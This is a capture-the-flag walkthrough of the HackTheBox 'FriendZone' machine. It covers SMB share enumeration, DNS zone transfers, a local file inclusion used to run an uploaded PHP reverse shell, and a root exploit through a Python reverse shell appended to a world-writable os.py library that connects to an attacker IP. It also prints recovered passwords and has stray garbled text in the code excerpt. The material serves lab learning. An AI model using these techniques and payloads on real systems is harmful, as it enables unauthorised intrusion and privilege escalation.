

FriendZone

Nmap

A few open ports:

```


PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|_ 256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_ 256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp    open  domain       ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
|_ dns-nsid:
|_ bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Friend Zone Escape software
|_ http-server-header: Apache/2.4.29 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/http      Apache httpd 2.4.29
|_ tls-alpn:
|_ http/1.1
|_ http-title: 404 Not Found
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
|_ Not valid before: 2018-10-05T21:02:30
|_ Not valid after: 2018-11-04T21:02:30
445/tcp   open  netbios-ssn  Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|_   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|_   Computer name: friendzone
|_   NetBIOS computer name: FRIENDZONE\X00
|_   Domain name: \X00
|_   FQDN: friendzone
|_   System time: 2025-04-10T15:26:49+03:00
|_ smb2-time:
|_   date: 2025-04-10T12:26:49
|_   start_date: N/A
|_   clock-skew: means: -1h00m00s, deviation: 1h43m54s, median: -1s
|_ smb2-security-mode:
|_   3.1:1:
|_     Message signing enabled but not required
|_ nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.84 seconds

```

Port 80



Port 21

No exploits

No **anonymous** access

Samba

From our basic **nmap** scan I know that ports 139 and 445 are open. This means that it has open **Samba**

I am going to use another **nmap** script to enumerate **smb**:

```
nmap --script smb-enum-shares -p 139,445
```

```

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.129.230.105\Development:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\etc\Development
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.129.230.105\Files:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files /etc/Files
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\etc\hole
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.129.230.105\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (FriendZone server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.129.230.105\general:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\etc\general
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.129.230.105\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|     Current user access: <none>
|_

Nmap done: 1 IP address (1 host up) scanned in 17.89 seconds

```

Another command to enumerate **smb**

```
smbclient -L //10.129.230.106/ -U guest -N -R
```

```

(kali@kali)~[~/Downloads]
$ smbclient -L //10.129.230.106/ -U guest -N -R

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
Files          Disk      FriendZone Samba Server Files /etc/Files
general        Disk      FriendZone Samba Server Files
Development    Disk      FriendZone Samba Server Files
IPC$           IPC       IPC Service (FriendZone server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP      FRIENDZONE

```

Then I used **smbclient** to check all of them, one by one.

```
smbclient //10.129.230.106/Development -U guest
```

When I got to **general** I saw this:

```

(kali@kali)~[~/Documents/github/ctf/HackTheBox/FriendZone]
$ smbclient //10.129.230.105/general -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Wed Jan 16 15:10:51 2019
..               D          0   Tue Sep 13 10:56:24 2022
creds.txt        N          57   Tue Oct 9 19:52:42 2018

3545824 blocks of size 1024. 1651364 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> exit

```

So I got **creds.txt**

Here is the contents of `creds.txt`

```
(kali@kali) [~/Documents/github/ctf/HackTheBox/FriendZone]
$ cat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#
```

DNS

We know that DNS is running on tcp/53, so we can try to do a *zone transfer*:

`dig axfr @10.129.230.105 friendzoneportal.red`

After executing this command we get a few interesting subdomains.

```
(kali@kali) [~/Documents/github/ctf/HackTheBox/FriendZone]
$ dig axfr @10.129.230.105 friendzoneportal.red

;<>> DiG 9.20.0-Debian <>> axfr @10.129.230.105 friendzoneportal.red
;; (1 server found)
;; global options: +cmd
friendzoneportal.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
friendzoneportal.red. 604800 IN AAAA ::1
friendzoneportal.red. 604800 IN NS localhost.
friendzoneportal.red. 604800 IN A 127.0.0.1
admin.friendzoneportal.red. 604800 IN A 127.0.0.1
files.friendzoneportal.red. 604800 IN A 127.0.0.1
imports.friendzoneportal.red. 604800 IN A 127.0.0.1
vpn.friendzoneportal.red. 604800 IN A 127.0.0.1
friendzoneportal.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 68 msec
;; SERVER: 10.129.230.105#53(10.129.230.105) (TCP)
;; WHEN: Thu Apr 10 09:17:31 EDT 2025
;; XFR size: 9 records (messages 1, bytes 309)
```

However, we do not get much

There is another domain that we need to do a zone transfer of `friendzone.red`

`dig axfr @10.129.230.105 friendzone.red`


```
(kali@kali) [~/Documents/github/ctf/HackTheBox/FriendZone]
$ dig axfr @10.129.230.105 friendzone.red

;<>> DiG 9.20.0-Debian <>> axfr @10.129.230.105 friendzone.red
;; (1 server found)
;; global options: +cmd
friendzone.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red. 604800 IN AAAA ::1
friendzone.red. 604800 IN NS localhost.
friendzone.red. 604800 IN A 127.0.0.1
administrator1.friendzone.red. 604800 IN A 127.0.0.1
hr.friendzone.red. 604800 IN A 127.0.0.1
uploads.friendzone.red. 604800 IN A 127.0.0.1
friendzone.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 40 msec
;; SERVER: 10.129.230.105#53(10.129.230.105) (TCP)
;; WHEN: Thu Apr 10 09:35:21 EDT 2025
;; XFR size: 8 records (messages 1, bytes 289)
```

I added these to `/etc/hosts`


Local File Inclusion

After a little bit of researching with the creds that I found earlier, I found this webpage:




And immediately I notice the `pagename` parameter.

We can assume that the `pagename` parameter loads a different page from the webserver. In this case it loads `timestamp`. Let's test the assumption.



There we go! It means the `dashboard.php` loads `timestamp.php`

We also know that there was `login.php`. So let's see what happens if we try to load that one.



Wrong !


Looks like it works.

It means we just found **LFI**.

We could mess around and try to find other files. Also, we could use php base64 wrapper to get the source code. However, it would not give us much.

Reverse Shell

Remember smb? We have access to read and write in the Development directory.



We can see that for the `Files` directory it is `/etc/Files`, so we can assume that for the `Development` it would be `/etc/Development`.

I found a simple php reverse shell on revshells.com, started a `netcat` listener, then using `smbclient` connected to the `Development` directory and put the php shell there.

```
smbclient //10.129.230.108/Development -U guest
```

```
(kali@kali) [~/Documents/github/ctf/HackTheBox/FriendZone]
$ smbclient //10.129.230.108/Development -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
  3545824 blocks of size 1024. 1631888 blocks available
smb: \> put shell.php
putting file shell.php as \shell.php (20.4 kb/s) (average 20.4 kb/s)
smb: \>
```

Now, we can use the earlier found **LFI** to get a reverse shell.

https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=../../../../../../../../etc/Development/shell.

```
(kali@kali) [~/Documents/github/ctf/HackTheBox/FriendZone]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.230.108] 44848
Linux FriendZone 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
03:58:16 up 1:50, 2 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
friend    pts/0    10.10.14.3    02:41    22:16  0.15s  0.15s  -bash
friend    pts/1    10.10.14.3    03:15    42:46  0.01s  0.01s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty: job control turned off
$
```

I looked around for a little bit and found that there was a user called **friend**. And also later I found his credentials.

```
$ ls -la /home
total 12
drwxr-xr-x  3 root   root   4096 Sep 13  2022 .
drwxr-xr-x 22 root   root   4096 Sep 13  2022 ..
drwxr-xr-x  5 friend friend 4096 Sep 13  2022 friend
$ cat /var/www/mysql_data.conf
for development process this is the mysql creds for user friend
db_user=friend
db_pass=Agpyu12!0.213$
db_name=FZ
$
```

Getting root

I used **ssh** to get inside "using our *friend*"

Then I decided to get **pspy64** to see what is happening on the system.

I downloaded it from this page: [pspy64](#) Then started:

```
python3 -m http.server
```

And then on the target system went to the **/tmp** directory and used **wget** to get **pspy64** on the target system.

```
wget http://10.10.14.3:8000/pspy64
```

Then I used **chmod** to make it executable.

```
chmod +x pspy64
```

Then I executed it and waited for a little bit to see what was happening on the system.

After a little while I noticed this:

```

2025/04/13 04:09:01 CMD: UID=0 PID=2300 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2301 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2302 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2303 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2304 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2305 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2306 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2307 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2308 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2309 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2310 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2311 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2312 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2313 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2314 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2315 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:09:01 CMD: UID=0 PID=2316 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:10:01 CMD: UID=0 PID=2317 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:10:01 CMD: UID=0 PID=2318 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:10:01 CMD: UID=0 PID=2319 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:10:01 CMD: UID=0 PID=2320 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:10:01 CMD: UID=0 PID=2321 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:10:01 CMD: UID=0 PID=2322 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:10:01 CMD: UID=0 PID=2323 /bin/sh -c /usr/lib/php/sessionclean
2025/04/13 04:10:01 CMD: UID=0 PID=2324 /bin/sh -c /usr/lib/php/sessionclean

```

Immediately, I read the `/opt/server_admin/reporter.py`

```

friend@FriendZone:~$ cat /opt/server_admin/reporter.py
#!/usr/bin/python
import os

to_address = "admin@friendzone.com"
from_address = "admin@friendzone.com"

print "[*] Trying to send email to %s" % to_address

# Command = "" mailsend -to admin@friendzone.com -from admin@friendzone.com -ssl -port 465 -auth smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAD"

# os.system(command)

# I need to edit the script later
# Sam - python developer
friend@FriendZone:~$

```

Looks like, the code just sends emails, but something that we could potentially use is that it imports the `os` library.

I used `locate os.py` to find the library.

```

# Sam ~ python developer
friend@FriendZone:/tmp$ locate os.py
/usr/lib/python2.7/os.py
/usr/lib/python2.7/os.pyc
/usr/lib/python2.7/dist-packages/samba/provision/kerberos.py
/usr/lib/python2.7/dist-packages/samba/provision/kerberos.pyc
/usr/lib/python2.7/encodings/palmos.py
/usr/lib/python2.7/encodings/palmos.pyc
/usr/lib/python3/dist-packages/LanguageSelector/macros.py
/usr/lib/python3.6/os.py
/usr/lib/python3.6/encodings/palmos.py
friend@FriendZone:/tmp$

```

Looking at the syntax of `reporter.py` we know that it uses python version 2, so the first result is what we need.

Let's see what permissions we have for that file.

```

friend@FriendZone:/tmp$ ls -la /usr/lib/python2.7/os.py
-rwxrwxrwx 1 root root 26117 Apr 13 03:35 /usr/lib/python2.7/os.py
friend@FriendZone:/tmp$

```

Looks like we can read and write.

I started another `netcat` listener on a different port. Then found a little python reverse shell on revshells.com and added the code to the end of `/usr/lib/python2.7/os.py`

```
    return statvfs_result(tup, dict) machine you want to install

def _pickle_statvfs_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_statvfs_result, args)

try:
    # 32 bit small version: pspv32 download
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result)
    # 64 bit version: pspv64 download
except NameError: # statvfs_result may not exist
    pass

import socket, subprocess, os
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.14.3", 3333))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

import pty
pty.spawn("sh")
#
```

After a few minutes of waiting I got **root!!!!**

```
(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/FriendZone]
$ nc -lvnp 3333
listening on [any] 3333 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.230.108] 51512
#
```